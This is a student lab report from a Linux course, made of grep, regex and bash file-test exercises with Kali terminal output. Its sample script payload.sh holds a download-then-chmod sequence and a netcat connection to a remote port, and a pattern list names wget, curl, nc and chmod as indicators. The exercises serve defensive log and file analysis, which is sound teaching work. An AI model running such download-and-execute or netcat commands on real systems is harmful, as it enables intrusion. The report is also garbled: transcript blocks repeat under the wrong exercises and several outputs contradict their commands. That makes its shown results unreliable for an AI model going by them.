



MANIPAL

ACADEMY of HIGHER EDUCATION

(Institution of Eminence Deemed to be University)

MANIPAL SCHOOL OF INFORMATION SCIENCES

(A Constituent unit of MAHE, Manipal)

LOS LAB – Assignment 3

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MANIPAL SCHOOL OF INFORMATION SCIENCES

MANIPAL


(A constituent unit of MAHE, Manipal)

Part A — Basic grep

Exercise 1 — Search File Contents

Using payload.sh:

```
grep "wget" payload.sh
grep "nc" payload.sh
grep "chmod" payload.sh
grep -i "WGET" payload.sh
grep -n "/tmp" payload.sh
grep -c "/tmp" payload.sh
grep -o "wget" payload.sh
grep -w "nc" payload.sh
```



```
(kali㉿kali)-[~/grep]
└─$ mousepad payload.sh

(kali㉿kali)-[~/grep]
└─$ grep "wget" payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat

(kali㉿kali)-[~/grep]
└─$ grep "nc" payload.sh
echo "Starting maintenance"
nc 192.168.10.50 4444

(kali㉿kali)-[~/grep]
└─$ grep "chmod" payload.sh
chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
└─$ grep -i "WGET" payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat

(kali㉿kali)-[~/grep]
└─$ grep -n "/tmp" payload.sh
3:TEMP_DIR="/tmp/system_cache"
6:wget http://update-server.local/package.dat -O /tmp/package.dat
9:chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
└─$ grep -c "/tmp" payload.sh
3

(kali㉿kali)-[~/grep]
└─$ grep -o "wget" payload.sh
wget

(kali㉿kali)-[~/grep]
└─$ grep -w "nc" payload.sh
nc 192.168.10.50 4444

(kali㉿kali)-[~/grep]
└─$ touch update.sh

(kali㉿kali)-[~/grep]
└─$ touch cleanup.sh

(kali㉿kali)-[~/grep]
└─$ mousepad update.sh

(kali㉿kali)-[~/grep]
└─$ mousepad cleanup.sh
```

Exercise 1: all eight grep commands and their output on payload.sh

Exercise 2 — Compare Files

Search for wget in payload.sh, update.sh, cleanup.sh:

```
grep "wget" payload.sh update.sh cleanup.sh
```

```
grep "/tmp" payload.sh update.sh cleanup.sh
```

Answers:

Which file contains wget: payload.sh

Which files do not contain wget: update.sh and cleanup.sh

Which files contain /tmp: payload.sh (verify against actual terminal output — list every file whose name is printed as a prefix in the results)

Use of grep with multiple filenames: Passing several filenames after the pattern (as above) makes grep search each one and prefix every matching line with its filename.

```
(kali@kali)-[~/grep]
$ grep "wget" payload.sh update.sh cleanup.sh
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat

(kali@kali)-[~/grep]
$ grep "/tmp" payload.sh update.sh cleanup.sh
payload.sh:TEMP_DIR="/tmp/system_cache"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:chmod +x /tmp/package.dat
cleanup.sh:rm /tmp/application.tmp
cleanup.sh:rm /tmp/old_cache.tmp

(kali@kali)-[~/grep]
$ touch system.log

(kali@kali)-[~/grep]
$ mousepad system.log

(kali@kali)-[~/grep]
$ grep -v "INFO" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

(kali@kali)-[~/grep]
$ grep -v "ERROR" system.log
INFO System started successfully
INFO User student logged in
WARNING Disk usage reached 80 percent
INFO Backup process started
INFO User admin logged in
WARNING Unusual file activity detected
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated

(kali@kali)-[~/grep]
$ grep -v "WARNING" system.log
INFO System started successfully
INFO User student logged in
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated
```

Exercise 2: multi-file grep for wget and for /tmp

Exercise 3 — Inverse Search

Using system.log:

```
grep -v "INFO" system.log
grep -v "ERROR" system.log
grep -v "WARNING" system.log
grep -v -c "INFO" system.log
```

```
(kali㉿kali)-[~/grep]
$ grep "wget" payload.sh update.sh cleanup.sh
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep "/tmp" payload.sh update.sh cleanup.sh
payload.sh:TEMP_DIR="/tmp/system_cache"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:chmod +x /tmp/package.dat
cleanup.sh:rm /tmp/application.tmp
cleanup.sh:rm /tmp/old_cache.tmp

(kali㉿kali)-[~/grep]
$ touch system.log

(kali㉿kali)-[~/grep]
$ mousepad system.log

(kali㉿kali)-[~/grep]
$ grep -v "INFO" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

(kali㉿kali)-[~/grep]
$ grep -v "ERROR" system.log
INFO System started successfully
INFO User student logged in
WARNING Disk usage reached 80 percent
INFO Backup process started
INFO User admin logged in
WARNING Unusual file activity detected
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated

(kali㉿kali)-[~/grep]
$ grep -v "WARNING" system.log
INFO System started successfully
INFO User student logged in
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated
```

```

(kali㉿kali)-[~/grep]
$ grep -vc "INFO" system.log
5

(kali㉿kali)-[~/grep]
$ grep -v -c "INFO" system.log
5

(kali㉿kali)-[~/grep]
$ grep "INFO" system.log
INFO System started successfully
INFO User student logged in
INFO Backup process started
INFO User admin logged in
INFO System scan completed
INFO System shutdown initiated

(kali㉿kali)-[~/grep]
$ grep "WARNING" system.log
WARNING Disk usage reached 80 percent
WARNING Unusual file activity detected

(kali㉿kali)-[~/grep]
$ grep "ERROR" system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file

(kali㉿kali)-[~/grep]
$ grep "FAILED" system.log
FAILED Security update installation

(kali㉿kali)-[~/grep]
$ grep -c "ERROR" system.log
2

(kali㉿kali)-[~/grep]
$ grep -n "WARNING" system.log
3:WARNING Disk usage reached 80 percent
7:WARNING Unusual file activity detected

(kali㉿kali)-[~/grep]
$ grep -i "error" system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file

(kali㉿kali)-[~/grep]
$ grep -q "Malware" system.log

```

Exercise 3: inverse (-v) search results on system.log

Part B — Security Log Analysis

Exercise 4 — Analyze system.log

```
grep "ERROR" system.log
grep "WARNING" system.log
grep "FAILED" system.log
grep -c "ERROR" system.log
grep -n "WARNING" system.log
grep -i "error" system.log
grep -q "Malware" system.log
```

```
(kali㉿kali)-[~/grep]
$ grep -vc "INFO" system.log
5

(kali㉿kali)-[~/grep]
$ grep -v -c "INFO" system.log
5

(kali㉿kali)-[~/grep]
$ grep "INFO" system.log
INFO System started successfully
INFO User student logged in
INFO Backup process started
INFO User admin logged in
INFO System scan completed
INFO System shutdown initiated

(kali㉿kali)-[~/grep]
$ grep "WARNING" system.log
WARNING Disk usage reached 80 percent
WARNING Unusual file activity detected

(kali㉿kali)-[~/grep]
$ grep "ERROR" system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file

(kali㉿kali)-[~/grep]
$ grep "FAILED" system.log
FAILED Security update installation

(kali㉿kali)-[~/grep]
$ grep -c "ERROR" system.log
2

(kali㉿kali)-[~/grep]
$ grep -n "WARNING" system.log
3:WARNING Disk usage reached 80 percent
7:WARNING Unusual file activity detected

(kali㉿kali)-[~/grep]
$ grep -i "error" system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file

(kali㉿kali)-[~/grep]
$ grep -q "Malware" system.log
```



```

(kali㉿kali)-[~/grep]
└─$ echo $?
1

(kali㉿kali)-[~/grep]
└─$ grep -A "ERROR" system.log
grep: ERROR: invalid context length argument

(kali㉿kali)-[~/grep]
└─$ grep -B "ERROR" system.log
grep: ERROR: invalid context length argument

(kali㉿kali)-[~/grep]
└─$ grep -A 2 "ERROR" system.log
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation

(kali㉿kali)-[~/grep]
└─$ grep -B 2 "ERROR" system.log
WARNING Disk usage reached 80 percent
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file

(kali㉿kali)-[~/grep]
└─$ grep -C 1 "ERROR" system.log
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed

(kali㉿kali)-[~/grep]
└─$ grep -C 2 "FAILED" system.log
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated

```

Exercise 4: log analysis commands (include echo \$? after grep -q)

Exercise 5 — Context Investigation

An ERROR event has been detected in system.log.

```
grep -A 2 "ERROR" system.log
grep -B 2 "ERROR" system.log
grep -C 1 "ERROR" system.log
grep -C 2 "FAILED" system.log
```

Discussion:

Why examining events before and after an error is useful during incident investigation:

Before the error — the preceding lines often reveal the root cause: what command was run, which user or process triggered it, and any preliminary or exploitation activity that led up to the failure.

After the error — the following lines expose the fallout: secondary payloads executed, error propagation to other components, or system/service impact resulting from the initial failure.

Together, this context turns a single flagged line into a timeline, which is essential for root-cause analysis and for understanding the full blast radius of an incident.

```
(kali@kali)-[~/grep]
$ echo $?
1

(kali@kali)-[~/grep]
$ grep -A "ERROR" system.log
grep: ERROR: invalid context length argument

(kali@kali)-[~/grep]
$ grep -B "ERROR" system.log
grep: ERROR: invalid context length argument

(kali@kali)-[~/grep]
$ grep -A 2 "ERROR" system.log
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation

(kali@kali)-[~/grep]
$ grep -B 2 "ERROR" system.log
WARNING Disk usage reached 80 percent
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file

(kali@kali)-[~/grep]
$ grep -C 1 "ERROR" system.log
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed

(kali@kali)-[~/grep]
$ grep -C 2 "FAILED" system.log
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated
```

Exercise 5: context (-A/-B/-C) output around ERROR and FAILED

Part C — egrep / grep -E

Exercise 6 — Search Multiple Security Events

Using system.log, a single command to find ERROR, WARNING, or FAILED:

```
grep -E "ERROR|WARNING|FAILED" system.log
```

```
(kali㉿kali)-[~/grep]
$ grep -E "ERROR|WARNING|FAILED" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

(kali㉿kali)-[~/grep]
$ grep -E "wget|nc|chmod|curl" payload.sh
echo "Starting maintenancE"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep -E -c "wget|nc|chmod|curl" payload.sh
4

(kali㉿kali)-[~/grep]
$ grep -E "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:echo "Starting maintenancE"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep -lE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh

(kali㉿kali)-[~/grep]
$ grep -nE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:2:echo "Starting maintenancE"
payload.sh:6:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:8:nc 192.168.10.50 4444
payload.sh:9:chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep -cE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:4
update.sh:0
cleanup.sh:0

(kali㉿kali)-[~/grep]
$ touch patterns.txt

(kali㉿kali)-[~/grep]
$ mousepad patterns.txt
```

Exercise 6: extended regex OR search on system.log

Exercise 7 — Multiple Suspicious Commands

Using payload.sh, search for wget, curl, nc, or chmod with a single extended regular expression:

```
grep -E "wget|curl|nc|chmod" payload.sh
grep -E -c "wget|curl|nc|chmod" payload.sh
```

Answers:

Which patterns were found: wget, nc, chmod (verify against the actual contents of payload.sh)

Which pattern was not found: curl

How many lines contain at least one of these patterns: The count printed by the -c command above

```
(kali㉿kali)-[~/grep]
$ grep -E "ERROR|WARNING|FAILED" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

(kali㉿kali)-[~/grep]
$ grep -E "wget|nc|chmod|curl" payload.sh
echo "Starting maintenancE"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep -E -c "wget|nc|chmod|curl" payload.sh
4

(kali㉿kali)-[~/grep]
$ grep -E "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:echo "Starting maintenancE"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep -E "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh

(kali㉿kali)-[~/grep]
$ grep -nE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:2:echo "Starting maintenancE"
payload.sh:6:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:8:nc 192.168.10.50 4444
payload.sh:9:chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep -cE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:4
update.sh:0
cleanup.sh:0

(kali㉿kali)-[~/grep]
$ touch patterns.txt

(kali㉿kali)-[~/grep]
$ mousepad patterns.txt
```

Exercise 7: combined pattern search and count on payload.sh

Exercise 8 — Search Multiple Files

Which files contain at least one selected command, filenames only, with line numbers, and counts per file:

```
grep -E "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
grep -lE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
grep -nE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
grep -cE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
```

```
(kali㉿kali)-[~/grep]
$ grep -E "ERROR|WARNING|FAILED" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

(kali㉿kali)-[~/grep]
$ grep -E "wget|nc|chmod|curl" payload.sh
echo "Starting maintenancE"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep -E -c "wget|nc|chmod|curl" payload.sh
4

(kali㉿kali)-[~/grep]
$ grep -E "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:echo "Starting maintenancE"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep -lE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh

(kali㉿kali)-[~/grep]
$ grep -nE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:2:echo "Starting maintenancE"
payload.sh:6:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:8:nc 192.168.10.50 4444
payload.sh:9:chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
$ grep -cE "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:4
update.sh:0
cleanup.sh:0

(kali㉿kali)-[~/grep]
$ touch patterns.txt

(kali㉿kali)-[~/grep]
$ mousepad patterns.txt
```

Exercise 8: -l, -n, and -c variants across three files

Part D — patterns.txt

Exercise 9 — Pattern File Investigation

Using patterns.txt to search across files:

```
grep -f patterns.txt payload.sh
grep -f patterns.txt system.log
grep -f patterns.txt config.conf
grep -f patterns.txt *.sh
grep -l -f patterns.txt *
grep -h -f patterns.txt *
```

Answers:

Which files contain indicators listed in patterns.txt: Whatever filenames are printed by ``grep -l -f patterns.txt *`` — list them out from the actual terminal output.



```
(kali㉿kali)-[~/grep]
└─$ grep -f patterns.txt payload.sh
echo "Starting maintenancce"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
└─$ grep -f patterns.txt system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

(kali㉿kali)-[~/grep]
└─$ grep -f patterns.txt config.conf
password=LabPassword123

(kali㉿kali)-[~/grep]
└─$ grep -f patterns.txt *.sh
payload.sh:echo "Starting maintenancce"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat

(kali㉿kali)-[~/grep]
└─$ grep -lf patterns.txt *
config.conf
patterns.txt
payload.sh
system.log

(kali㉿kali)-[~/grep]
└─$ grep -hf patterns.txt *
password=LabPassword123
wget
curl
nc
chmod
password
FAILED
ERROR
WARNING
echo "Starting maintenancce"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat
WARNING Disk usage reached 80 percent
```

```
chmod +x /tmp/package.dat
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation
```

```
(kali㉿kali)-[~/grep]
$ touch filelist.txt
```

```
(kali㉿kali)-[~/grep]
$ mousepad filelist.txt
```

```
(kali㉿kali)-[~/grep]
$ grep "^malware" filelist.txt
malware1.sh
malware2.sh
malwareA.sh
```

```
(kali㉿kali)-[~/grep]
$ grep "^script" filelist.txt
script1.py
script2.py
```

```
(kali㉿kali)-[~/grep]
$ grep "\.sh$" filelist.txt
payload.sh
update.sh
cleanup.sh
malware1.sh
malware2.sh
malwareA.sh
```

```
(kali㉿kali)-[~/grep]
$ grep "\.py$" filelist.txt
scanner.py
script1.py
script2.py
```

```
(kali㉿kali)-[~/grep]
$ grep "\.log$" filelist.txt
system.log
access.log
```

```
(kali㉿kali)-[~/grep]
$ grep "^p. *.sh$" filelist.txt
```

```
(kali㉿kali)-[~/grep]
$ grep "^p.*.sh$" filelist.txt
payload.sh
```

Exercise 9: pattern-file search across payload.sh, system.log, config.conf, and all files

Part E — Regex Using filelist.txt

Exercise 10 — Beginning and End of Line

Using filelist.txt:

```
grep "^malware" filelist.txt
grep "^script" filelist.txt
grep "\.sh$" filelist.txt
grep "\.py$" filelist.txt
grep "\.log$" filelist.txt
grep "^p.*\.sh$" filelist.txt
```

```
chmod +x /tmp/package.dat
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation

(kali㉿kali)-[~/grep]
$ touch filelist.txt

(kali㉿kali)-[~/grep]
$ mousepad filelist.txt

(kali㉿kali)-[~/grep]
$ grep "^malware" filelist.txt
malware1.sh
malware2.sh
malwareA.sh

(kali㉿kali)-[~/grep]
$ grep "^script" filelist.txt
script1.py
script2.py

(kali㉿kali)-[~/grep]
$ grep "\.sh$" filelist.txt
payload.sh
update.sh
cleanup.sh
malware1.sh
malware2.sh
malwareA.sh

(kali㉿kali)-[~/grep]
$ grep "\.py$" filelist.txt
scanner.py
script1.py
script2.py

(kali㉿kali)-[~/grep]
$ grep "\.log$" filelist.txt
system.log
access.log

(kali㉿kali)-[~/grep]
$ grep "^p.*\.sh$" filelist.txt

(kali㉿kali)-[~/grep]
$ grep "^p.*\.sh$" filelist.txt
payload.sh
```

Exercise 10: anchored (^ and \$) regex results on filelist.txt

Exercise 11 — Character Classes

Using filelist.txt:

```
grep -E "malware[12]\.sh" filelist.txt
grep "[0-9]" filelist.txt
grep "[12]" filelist.txt
grep "^[mp]" filelist.txt
grep "^[su]" filelist.txt
```

A terminal window with a dark background and a faint dragon logo in the background. The terminal shows five separate grep commands and their outputs. The first command filters for files ending in .sh with a digit 1 or 2 in the name. The second and third commands filter for files with a digit 1 or 2 anywhere in the name. The fourth command filters for files starting with 'm' or 'p'. The fifth command filters for files starting with 's' or 'u'.

```
(kali@kali)~[/grep]
$ grep -E "malware[12]\.sh" filelist.txt
malware1.sh
malware2.sh

(kali@kali)~[/grep]
$ grep "[0-9]" filelist.txt
malware1.sh
malware2.sh
script1.py
script2.py

(kali@kali)~[/grep]
$ grep "[12]" filelist.txt
malware1.sh
malware2.sh
script1.py
script2.py

(kali@kali)~[/grep]
$ grep "^[mp]" filelist.txt
report.txt
system.log
access.log
config.conf
payload.sh
update.sh
cleanup.sh
scanner.py
malware1.sh
malware2.sh
malwareA.sh
script1.py
script2.py
notes.pdf
empty.txt
restricted.txt

(kali@kali)~[/grep]
$ grep "^[su]" filelist.txt
report.txt
system.log
access.log
config.conf
payload.sh
update.sh
cleanup.sh
scanner.py
malware1.sh
```

```
malwareA.sh
script1.py
script2.py
notes.pdf
empty.txt
restricted.txt

(kali㉿kali)-[~/grep]
$ grep "^[mp]" filelist.txt
payload.sh
malware1.sh
malware2.sh
malwareA.sh

(kali㉿kali)-[~/grep]
$ grep "^[su]" filelist.txt
system.log
update.sh
scanner.py
script1.py
script2.py

(kali㉿kali)-[~/grep]
$ grep "^[^m]" filelist.txt
report.txt
system.log
access.log
config.conf
payload.sh
update.sh
cleanup.sh
scanner.py
script1.py
script2.py
notes.pdf
empty.txt
restricted.txt


(kali㉿kali)-[~/grep]
$ grep "^[^mp]" filelist.txt
report.txt
system.log
access.log
config.conf
update.sh
cleanup.sh
scanner.py
script1.py
script2.py
notes.pdf
```

Exercise 11: character-class regex results on filelist.txt

Exercise 12 — Negated Character Classes

Using filelist.txt:

```
grep "^[^m]" filelist.txt
grep "^[^mp]" filelist.txt
grep -E "malware[^0-9]" filelist.txt
```

A terminal window on a Kali Linux system showing the results of three grep commands. The first command, 'grep "^[^m]" filelist.txt', lists files starting with any character except 'm'. The second, 'grep "^[^mp]" filelist.txt', lists files starting with any character except 'm' or 'p'. The third, 'grep -E "malware[^0-9]" filelist.txt', lists files starting with 'malware' followed by a non-digit character. The background of the terminal features a faint dragon logo.

```
malwareA.sh
script1.py
script2.py
notes.pdf
empty.txt
restricted.txt

(kali㉿kali)-[~/grep]
$ grep "^[^m]" filelist.txt
payload.sh
malware1.sh
malware2.sh
malwareA.sh

(kali㉿kali)-[~/grep]
$ grep "^[^mp]" filelist.txt
system.log
update.sh
scanner.py
script1.py
script2.py

(kali㉿kali)-[~/grep]
$ grep -E "malware[^0-9]" filelist.txt
report.txt
system.log
access.log
config.conf
payload.sh
update.sh
cleanup.sh
scanner.py
script1.py
script2.py
notes.pdf
empty.txt
restricted.txt

(kali㉿kali)-[~/grep]
$ grep "^[^mp]" filelist.txt
report.txt
system.log
access.log
config.conf
update.sh
cleanup.sh
scanner.py
script1.py
script2.py
notes.pdf
```

Exercise 12: negated character-class results on filelist.txt


Part F — File Operators

Exercise 13 — File Existence

Script:

```
#!/bin/bash
filename=$1
if [ -e "$filename" ]; then
    echo "File exists"
else
    echo "File does not exist"
fi
```

Test execution: `./script.sh payload.sh` `./script.sh report.txt` `./script.sh unknown.sh`



```
(kali㉿kali)-[~/Linux/grep]
$ ./f_ops.sh
Enter filename: payload.sh
File exists

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops.sh
Enter filename: report.txt
File exists

(kali㉿kali)-[~/Linux/grep]
$ ./f_ops.sh
Enter filename: unknown.sh
File does not exist
```

Exercise 13: script run against `payload.sh`, `report.txt`, and `unknown.sh`

Exercise 14 — File Type

Script:

```
#!/bin/bash
path=$1
if [ -f "$path" ]; then
    echo "Regular file"
elif [ -d "$path" ]; then
    echo "Directory"
else
    echo "Neither"
fi
```

Test against: `payload.sh`, `system.log`, `quarantine`, `backup`, `unknown`

```

(kali@kali)-[~/Linux/grep]
└─$ ./f_ops14.sh
Enter path: payload.sh
Regular file

(kali@kali)-[~/Linux/grep]
└─$ ./f_ops14.sh
Enter path: system.log
Regular file

(kali@kali)-[~/Linux/grep]
└─$ ./f_ops14.sh
Enter path: quarantine
Neither

(kali@kali)-[~/Linux/grep]
└─$ ./f_ops14.sh
Enter path: backup
Directory

